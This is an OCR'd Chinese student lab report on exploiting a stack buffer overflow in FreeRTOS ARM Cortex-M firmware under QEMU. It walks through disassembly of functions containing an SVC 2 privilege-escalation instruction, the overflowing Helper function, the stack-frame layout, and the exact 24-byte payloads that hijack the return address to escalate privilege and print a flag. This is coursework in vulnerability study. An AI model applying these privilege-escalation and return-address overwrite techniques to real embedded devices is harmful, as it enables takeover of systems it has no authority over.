


图 3-2 flag 函数及其地址

1.10 用于提权的函数名称和地址 1 分

我们需要寻找使用 SVC 进行权限提升的函数，同时前面不能修改 r4，不然权限会被重置，达不到提权效果。与任务二相似，但是尝试执行相同操作根据指令需要的大小构造 shellcode 时发现出现报错，会触发内存保护机制，如图 3-3 所示.




图 3-3 shellcode 过长引起的日志文件内容

在实际测试的过程中发现长度超过 26 就会出现过长的问题，而上面构造的长度为 32 的 shellcode 会在第三个返回时被截断了，故必须找到 POP 不超过两个寄存器且能提权的指令。寻找到满足要求的可利用提权函数 **vPortEnterCritical**，地址为 **0x86E4**，如图 3-4 所示，该函数存在提权指令 SVC，并且依据 R4 的值来判断是否重置权限。若直接跳转到 SVC 指令，则前面修改 R4 的指令会被跳过，R4 依旧是 main 函数的非 0 值，不会重置权限，此时跳转到 flag 函数即可读取 flag 值。

```
ER_IROM2:000086E4 ; void vPortEnterCritical()
ER_IROM2:000086E4                 EXPORT vPortEnterCritical
ER_IROM2:000086E4 vPortEnterCritical                      ; CODE XREF: xEventGroupSync+E6↑p
ER_IROM2:000086E4                                         ; xEventGroupWaitBits+124↑p ...
ER_IROM2:000086E4                 PUSH            {R4,LR}
ER_IROM2:000086E6                 BL              xIsPrivileged
ER_IROM2:000086EA                 MOV             R4, R0
ER_IROM2:000086EC xRunningPrivileged = R4                 ; BaseType_t
ER_IROM2:000086EC                 CBNZ            xRunningPrivileged, loc_86F0
ER_IROM2:000086EE                 SVC             2
ER_IROM2:000086F0
ER_IROM2:000086F0 loc_86F0                                ; CODE XREF: vPortEnterCritical+8↑j
ER_IROM2:000086F0                 NOP
ER_IROM2:000086F2                 MOVS            R0, #0x50 ; 'P'
ER_IROM2:000086F4                 MSR.W           BASEPRI, R0
ER_IROM2:000086F8                 DSB.W           SY
ER_IROM2:000086FC                 ISB.W           SY
ER_IROM2:00008700                 NOP
ER_IROM2:00008702                 LDR             R0, =uxCriticalNesting
ER_IROM2:00008704                 LDR             R0, [R0]
ER_IROM2:00008706                 ADDS            R0, R0, #1
ER_IROM2:00008708                 LDR             R1, =uxCriticalNesting
ER_IROM2:0000870A                 STR             R0, [R1]
ER_IROM2:0000870C                 CBNZ            xRunningPrivileged, locret_8712
ER_IROM2:0000870E                 BL              vResetPrivilege
ER_IROM2:00008712
ER_IROM2:00008712 locret_8712                             ; CODE XREF: vPortEnterCritical+28↑j
ER_IROM2:00008712                 POP             {R4,PC}
ER_IROM2:00008712 ; End of function vPortEnterCritical
```

图 3-4 vPortEnterCritical 函数

同时并**不仅有 vPortEnterCritical 函数满足要求**，可以 Ctrl+F 查找调用 SVC 2 指令的函数，例如 MPU_vTaskSuspendAll 也可以，如图 3-5 所示，下面我还是具体使用 vPortEnterCritical 作为例子来进行分析，因为构造 shellcode 的原理相同，将提权函数的地址修改成需要的即可，我同样也对使用 MPU_vTaskSuspendAll 进行了测试，可以在 1.12 部分查看。

```
ER_IROM2:000088FC ; void MPU_vTaskSuspendAll()
ER_IROM2:000088FC                 EXPORT MPU_vTaskSuspendAll
ER_IROM2:000088FC MPU_vTaskSuspendAll
ER_IROM2:000088FC                 PUSH            {R4,LR}
ER_IROM2:000088FE                 BL              xIsPrivileged
ER_IROM2:00008902                 MOV             R4, R0
ER_IROM2:00008904 xRunningPrivileged = R4                 ; BaseType_t
ER_IROM2:00008904                 CBNZ            xRunningPrivileged, loc_8908
ER_IROM2:00008906                 SVC             2
ER_IROM2:00008908
ER_IROM2:00008908 loc_8908                                ; CODE XREF: MPU_vTaskSuspendAll+8↑j
ER_IROM2:00008908                 BL              vTaskSuspendAll
ER_IROM2:0000890C                 CBNZ            xRunningPrivileged, locret_8912
ER_IROM2:0000890E                 BL              vResetPrivilege
ER_IROM2:00008912
ER_IROM2:00008912 locret_8912                             ; CODE XREF: MPU_vTaskSuspendAll+10↑j
ER_IROM2:00008912                 POP             {R4,PC}
ER_IROM2:00008912 ; End of function MPU_vTaskSuspendAll
```

图 3-5 其他可用提权函数 MPU_vTaskSuspendAll 函数

1.11 溢出栈示意图、溢出提权和覆盖返回地址的解析过程 5 分

同理找到存在栈溢出函数 Helper，其中 HelperBuffer 缓冲区大小为 12 字节，可随意填充，

如图 3-6 所示。

```
1  void __fastcall Helper(int a1, int a2, int a3, int a4)
2  {
3    uint32_t i; // r0
4    unsigned __int8 HelperBuffer[12]; // [sp+0h] [bp-10h]
5
6    *(_DWORD *)HelperBuffer = a2;
7    *(_DWORD *)&HelperBuffer[4] = a3;
8    *(_DWORD *)&HelperBuffer[8] = a4;
9    for ( i = 0; i < length; ++i )
10     HelperBuffer[i] = InputBuffer[i];
11   Transfer();
12 }
```

图 3-6 存在缓冲区溢出的函数

观察代码逻辑，发现 Helper 函数进入时并没有 PUSH ebp 类似操作，所以结束时其并没有 POP ebp，buf 后面即是返回地址。所以跟任务二一致，其后面直接存放 vPortEnterCritical 函数中的 SVC 指令地址，POP R4 和返回地址，提权后跳转到 flag 函数中，即可完成 flag 输出。栈帧结构如图 3-7 所示。




图 3-7 栈帧结构图

同样接下来我们来分析具体 shellcode 该如何构造，Padding 的位置可以随意填值，同时配合 Thumb 模式下即跳转的目标地址最后一位必须是 1，故填充在提权函数 SVC 2 地址出的四字节为 ef 86 0 0，而 PC 变为 vTaskGetSysInfo 函数的地址，故填 89 1c 0 0。

1.12 模拟执行获取 flag 的截图 3 分

连接远端服务器后，运行指令./qemu-system-arm -M mps2-an386 -cpu cortex-m4 -m 16M -nographic -d in_asm,nochain -kernel /home/student/task/task3/Task3.axf -D log.txt，模拟执行固件。由于是小端模式，则最终输入 24 字节，输入内容为 0 0 0 0 0 0 0 0 0 0 0 0 ef 86 0 0 0 0 0 0

89 1c 0 0。最终得到 flag 为 14382，如图 3-8 所示。

图 3-8 模拟运行成功获得 flag 截图

然后将 flag 的数值输入到 task3.txt 文件中，如图 3-9 所示，然后点击评测提交可以看到答案正确，如图 3-10 所示。

图 3-9 将数值输入到任务文件截图




图 3-10 提交答案正确截图

另外我对 MPU_vTaskSuspendAll 函数也进行了测试，输入内容为 0 0 0 0 0 0 0 0 0 0 0 0 7 89 0 0 0 0 0 0 89 1c 0 0，同样得到 flag 的值为 14382，如图 3-11 所示。

图 3-11 测试其他截图

2 心得体会及意见建议

通过完成 Task 1、Task 2 和 Task 3 的实验，我对缓冲区溢出漏洞的原理、利用方式以及固件逆向分析有了更深入的理解。在实验过程中，我通过使用 IDA Pro 对 ARM 架构下的 ELF 文件进行反汇编和调试，深入了解了固件的代码结构和执行流程。特别是在查找 flag 字符串、定位函数地址以及分析栈布局的过程中，我学会了如何结合字符串引用、交叉引用和汇编指令来快速定位关键代码段。同时三个任务都涉及缓冲区溢出漏洞的利用，但每个任务的复杂度逐渐递增。从 Task 1 的简单返回地址覆盖，到 Task 2 和 Task 3 中结合权限提升的复杂利用，我逐步理解了栈溢出的原理、栈帧结构以及如何通过精心构造的 shellcode 来控制程序流程。特别是 Task 2 和 Task 3 中涉及权限提升的操作，让我认识到在实际系统中，权限管理机制对漏洞利用的影响以及如何绕过这些限制。并且在分析过程中，我注意到 ARM 架构下的 Thumb 模式对函数地址的处理（最低位为 1），这对构造 shellcode 和确定跳转地址至关重要。这种细节让我意识到，在逆向和漏洞利用中，必须深入理解目标架构的特性，否则可能导致构造的 payload 失效。另外通过 QEMU 模拟执行固件，我能够动态验证构造的 shellcode 是否正确，并观察程序的行为。QEMU 的日志功能（-D log.txt）帮助我分析指令执行的细节，尤其是在调试出错时，能够快速定位问题。这种动态与静态分析结合的方式极大地提高了实验效率。

通过实验，我深刻体会到缓冲区溢出漏洞的危害性。一个小小的输入长度限制疏忽，可能导致程序被完全控制，甚至获取系统权限。这让我认识到在软件开发中，输入验证和内存管理的重要性，同时也激发了我对安全编程和漏洞挖掘的兴趣。

原创性声明

本人郑重声明本报告内容，是由作者本人独立完成的。有关观点、方法、数据和文献等的引用已在文中指出。除文中已注明引用的内容外，本报告不包含任何其他个人或集体已经公开发表的作品成果，不存在剽窃、抄袭行为。

已阅读并同意以下内容。

判定为不合格的一些情形：

（1）请人代做或冒名顶替者；

（2）替人做且不听劝告者；

（3）实验报告内容抄袭或雷同者；

（4）实验报告内容与实际实验内容不一致者；

（5）实验代码抄袭者。

作者签名：